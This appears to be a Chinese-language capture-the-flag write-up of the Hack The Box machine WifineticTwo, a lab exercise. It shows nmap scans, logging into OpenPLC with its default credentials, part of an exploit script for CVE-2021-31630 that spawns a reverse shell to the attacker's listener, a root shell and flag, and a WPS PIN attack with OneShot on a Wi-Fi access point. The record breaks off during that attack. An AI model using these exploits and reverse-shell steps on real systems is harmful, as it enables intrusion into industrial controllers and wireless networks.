WifineticTwo(完成)

```
└──# nmap -sCV 10.10.11.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-17 08:35 EDT
Nmap scan report for 10.10.11.7
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp open  http-proxy Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
|_http-server-header: Werkzeug/1.0.1 Python/2.7.18
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 232
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50IjpOcnVlfQ.ZfbjnA.6OZFs1Rvx7VGXQurHpI16RbxOO4; Expires=Sun,
17-Mar-2024 12:40:40 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 17 Mar 2024 12:35:40 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 302 FOUND
|     content-type: text/html; charset=utf-8
|     content-length: 219
|     location: http://0.0.0.0:8080/login
|     vary: Cookie
|     set-cookie:
```

```
session=eyJfZnJlc2giOmZhbHNlLCJfcGVybWFuZW50IjpOcnVlfQ.Zfbjmg.86HveU9JHoaZrXhVJqAOdejp
gVE; Expires=Sun, 17-Mar-2024 12:40:38 GMT; HttpOnly; Path=/
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 17 Mar 2024 12:35:38 GMT
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to target URL: <a
href="/login">/login</a>. If not click the link.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     content-type: text/html; charset=utf-8
|     allow: HEAD, OPTIONS, GET
|     vary: Cookie
|     set-cookie:
session=eyJfcGVybWFuZW50IjpOcnVlfQ.Zfbjmw.0EX8akVrIxQ0EJxT7MrjrvM6aGE; Expires=Sun,
17-Mar-2024 12:40:39 GMT; HttpOnly; Path=/
|     content-length: 0
|     server: Werkzeug/1.0.1 Python/2.7.18
|     date: Sun, 17 Mar 2024 12:35:39 GMT
|   RTSPRequest:
|     HTTP/1.1 400 Bad request
|     content-length: 90
|     cache-control: no-cache
|     content-type: text/html
|     connection: close
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|_    </body></html>
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=3/17%Time=65F6E39B%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,24C,"HTTP/1\.0\x20302\x20FOUND\r\ncontent-type:\x20text/htm
SF:l;\x20charset=utf-8\r\ncontent-length:\x20219\r\nlocation:\x20http://0\
SF:.0\.0\.0:8080/login\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfZn
SF:J1c2giOmZhbHNlLCJfcGVybWFuZW50IjpOcnVlfQ\.Zfbjmg\.86HveU9JHoaZrXhVJqAOd
SF:ejpgVE;\x20Expires=Sun,\x2017-Mar-2024\x2012:40:38\x20GMT;\x20HttpOnly;
SF:\x20Path=/\r\nserver:\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x
SF:20Sun,\x2017\x20Mar\x202024\x2012:35:38\x20GMT\r\n\r\n<!DOCTYPE\x20HTML
SF:\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>Red
SF:irecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x2
SF:0be\x20redirected\x20automatically\x20to\x20target\x20URL:\x20<a\x20hre
SF:f=\"/login\">/login</a>\.\x20\x20If\x20not\x20click\x20the\x20link\.")%
```

```
SF:r(HTTPOptions,14E,"HTTP/1\.0\x20200\x20OK\r\ncontent-type:\x20text/html
SF:;\x20charset=utf-8\r\nallow:\x20HEAD,\x20OPTIONS,\x20GET\r\nvary:\x20Co
SF:okie\r\nset-cookie:\x20session=eyJfcGVybWFuZW50IjpOcnVlfQ\.Zfbjmw\.0EX8
SF:akVrIxQ0EJxT7MrjrvM6aGE;\x20Expires=Sun,\x2017-Mar-2024\x2012:40:39\x20
SF:GMT;\x20HttpOnly;\x20Path=/\r\ncontent-length:\x200\r\nserver:\x20Werkz
SF:eug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Sun,\x2017\x20Mar\x202024\x2
SF:012:35:39\x20GMT\r\n\r\n")%r(RTSPRequest,CF,"HTTP/1\.1\x20400\x20Bad\x2
SF:0request\r\ncontent-length:\x2090\r\ncache-control:\x20no-cache\r\ncont
SF:ent-type:\x20text/html\r\nconnection:\x20close\r\n\r\n<html><body><h1>4
SF:00\x20Bad\x20request</h1>\nYour\x20browser\x20sent\x20an\x20invalid\x20
SF:request\.\n</body></html>\n")%r(FourOhFourRequest,224,"HTTP/1\.0\x20404
SF:\x20NOT\x20FOUND\r\ncontent-type:\x20text/html;\x20charset=utf-8\r\ncon
SF:tent-length:\x20232\r\nvary:\x20Cookie\r\nset-cookie:\x20session=eyJfcG
SF:VybWFuZW50IjpOcnVlfQ\.ZfbjnA\.6OZFs1Rvx7VGXQurHpI16RbxOO4;\x20Expires=S
SF:un,\x2017-Mar-2024\x2012:40:40\x20GMT;\x20HttpOnly;\x20Path=/\r\nserver
SF::\x20Werkzeug/1\.0\.1\x20Python/2\.7\.18\r\ndate:\x20Sun,\x2017\x20Mar\
SF:x202024\x2012:35:40\x20GMT\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W
SF:3C//DTD\x20HTML\x203\.2\x20Final//EN\">\n<title>404\x20Not\x20Found</ti
SF:tle>\n<h1>Not\x20Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x
SF:20found\x20on\x20the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\
SF:x20manually\x20please\x20check\x20your\x20spelling\x20and\x20try\x20aga
SF:in\.</p>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.90 seconds
```

```
└──# whatweb http://10.10.11.7:8080/
http://10.10.11.7:8080/ [302 Found] Cookies[session], Country[RESERVED][ZZ],
HTTPServer[Werkzeug/1.0.1 Python/2.7.18], HttpOnly[session], IP[10.10.11.7],
Python[2.7.18], RedirectLocation[http://10.10.11.7:8080/login], Title[Redirecting...],
Werkzeug[1.0.1]
```


8080Port是網站(OpenPLC Webserve)，帳密為系統預設
user : openplc
passwd : openplc

找到反彈shell漏洞(CVE-2021-31630)
https://www.exploit-db.com/exploits/49803

執行有失敗

```
┌──(root㉿kali)-[~/hackthebox/WifineticTwo]
└─# python3 exploit.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.48 -r 9999
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080 is Up ...
[+] Host Up!  ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading ...
[+] Attempt to Code injection ...
[+] Spawning Reverse Shell ...
[+] Failed to receive connection :(
```

找到網頁有反彈相關資訊



重啟還是存檔也有問題(以為可以~反彈成功..)

找到相關資訊，但還須測試

https://www.youtube.com/watch?v=l08DHB08Gow&ab_channel=FellipeOliveira

修改session，file值(值就已原本套件不需調整漏洞指令)

```
compile_program = options.url + '/compile-program?file=blank_program.st'
run_plc_server = options.url + '/start_plc'
user = options.user
password = options.passw
rev_ip = options.rip
rev_port = options.rport
x = requests.Session()

def auth():
    print('[+] Remote Code Execution on OpenPLC_v3 WebServer')
    time.sleep(1)
    print('[+] Checking if host '+host+' is Up ... ')
    host_up = x.get(host)
    try:
        if host_up.status_code == 200:
            print('[+] Host Up!  ... ')
    except:
        print('[+] This host seems to be down :( ')
        sys.exit(0)

    print('[+] Trying to authenticate with credentials '+user+':'+password+'')
    time.sleep(1)
    submit = {
        'username': user,
        'password': password
    }
    x.post(login, data=submit)
    response = x.get(upload_program)

    if len(response.text) > 30000 and response.status_code == 200:
        print('[+] Login success!')
        time.sleep(1)
    else:
        print('[x] Login failed :(')
        sys.exit(0)

def injection():
    print('[+] PLC program uploading ...  ')
    upload_url = host + "/upload-program"
    upload_cookies = {"session": ".eJw9j0FuwjAUBa9Sed1NnLCJxALkEBXpP4voK1G8QW1w67hxiAKo1Ii7l3bRA8xo5ib277M9OZGf54t9F
vv-IPKbeHoTuWg9HOJ2oJK-jV8lYPQoNz1JuhpPX8TrAXxwRq2uRu0WFNeOQu11g2DUxpF8SaipnVYfCULlISmDN874LjMBgbh2aIpFG4vMcCERKUJtP
Uo82GpAbDPEItWq6rVqE0h8gn99bWq4CuAu1byLmruluD_aJzuH19GO5_-by8nOf0viONlxGjpx_wGPDk_r.ZfqE6g.nhCYNvs1OFTZIRtgW7R2L6o44
8M"}
    upload_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept"
```

直接提全root =-='"


```
┌──(root㉿kali)-[~/hackthebox/WifineticTwo]
└─# python3 exploit.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.9 -r 9999
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080 is Up...
[+] Host Up!  ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.7] 33884
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux attica02 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
```

但進入root只有user.txt

```
cd root
ls
user.txt
cat user.txt
16795b0f3fc3d48c08b768f12872c8bf
```


ifconig 怪怪的，沒有IP資訊但帶出wlan0




chatgpt找到相關指令

```
root@attica02:/tmp# iw dev wlan0 scan
BSS 02:00:00:00:01:00(on wlan0)
        last seen: 7891.912s [boottime]
        TSF: 1710918804743629 usec (19802d, 07:13:24)
        freq: 2412
        beacon interval: 100 TUs
        capability: ESS Privacy ShortSlotTime (0×0411)
        signal: -30.00 dBm
        last seen: 0 ms ago
        Information elements from Probe Response frame:
        SSID: plcrouter
        Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
        DS Parameter set: channel 1
        ERP: Barker_Preamble_Mode
        Extended supported rates: 24.0 36.0 48.0 54.0
        RSN:     * Version: 1
                 * Group cipher: CCMP
                 * Pairwise ciphers: CCMP
                 * Authentication suites: PSK
                 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0×0000)
        Supported operating classes:
                 * current operating class: 81
        Extended capabilities:
                 * Extended Channel Switching
                 * SSID List
                 * Operating Mode Notification
        WPS:     * Version: 1.0
                 * Wi-Fi Protected Setup State: 2 (Configured)
                 * Response Type: 3 (AP)
                 * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
                 * Manufacturer:
                 * Model:
                 * Model Number:
                 * Serial Number:
                 * Primary Device Type: 0-00000000-0
                 * Device name:
                 * Config methods: Label, Display, Keypad
                 * Version2: 2.0
```

wlan0 exploit有跟多關於wifi漏洞



找到Reaver 破解 WPS 文件




https://outpost24.com/blog/wps-cracking-with-reaver/

使用失敗，

```
root@attica02:/tmp# reaver -i mon0 -c 6 -b 02:00:00:00:01:00  -vv -L -N -d 15 -T .5 -r 3:15
bash: reaver: command not found
```

看是否有py黨直接執行

https://github.com/kimocoder/OneShot




```
root@attica02:/tmp# python3 oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K
python3: can't open file '/tmp/oneshot.py': [Errno 2] No such file or directory
root@attica02:/tmp# python3 neshot.py -i wlan0 -b 02:00:00:00:01:00 -K
[*] Running wpa_supplicant…
[*] Running wpa_supplicant…
[*] Trying PIN '12345670'…
[*] Scanning…
[*] Authenticating…
[+] Authenticated
[*] Associating with AP…
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
```

```
[*] Sending Identity Response…
[*] Received WPS Message M1
[P] E-Nonce: F9A522B88A7CC6C4AFEEB9162FA56FD1
[*] Sending WPS Message M2…
[P] PKR:
6B7C69F07B530B9237B23F82754CB60E60D6D62D0260BDACD82990563C0EF6F29F29B2521E4F71ED9572B6
2DAF897C1377314DE75D34D44E3D59ADA93B7856DB7CB2A8A42E15C83604B5F8541B2B74764F53521B62CE
7138FD055C4482653388B5692B0A8F9839CFB36531F65B8B04A54119BE00CE4AF856B4CE28F0AB94E1BC43
59D14D9E61D181968D8D090449DADE4ADDE22DBEE82ABF9A4CF6E226445D89F1DCCCF68026EFE9FA8CD847
C5068DB1C59C5EEF612F7ABDC393E9019A1757AC
[P] PKE:
99D9474EA98C350EFFE2F6B462D82802D2C4FC433E35660B809EA291301C08B636A64AA87B17613D3553DD
6B2C35614D80D71B3997FD0A007B5E934F7899CEDB7FD391D2CCD183037611F7176665117E1EEC6860782B
E97C9C53C270F190DE959B74C15163A59775DD8935D2C918EE543E293F249ABFC0E0FF4F6BF639D4889AE5
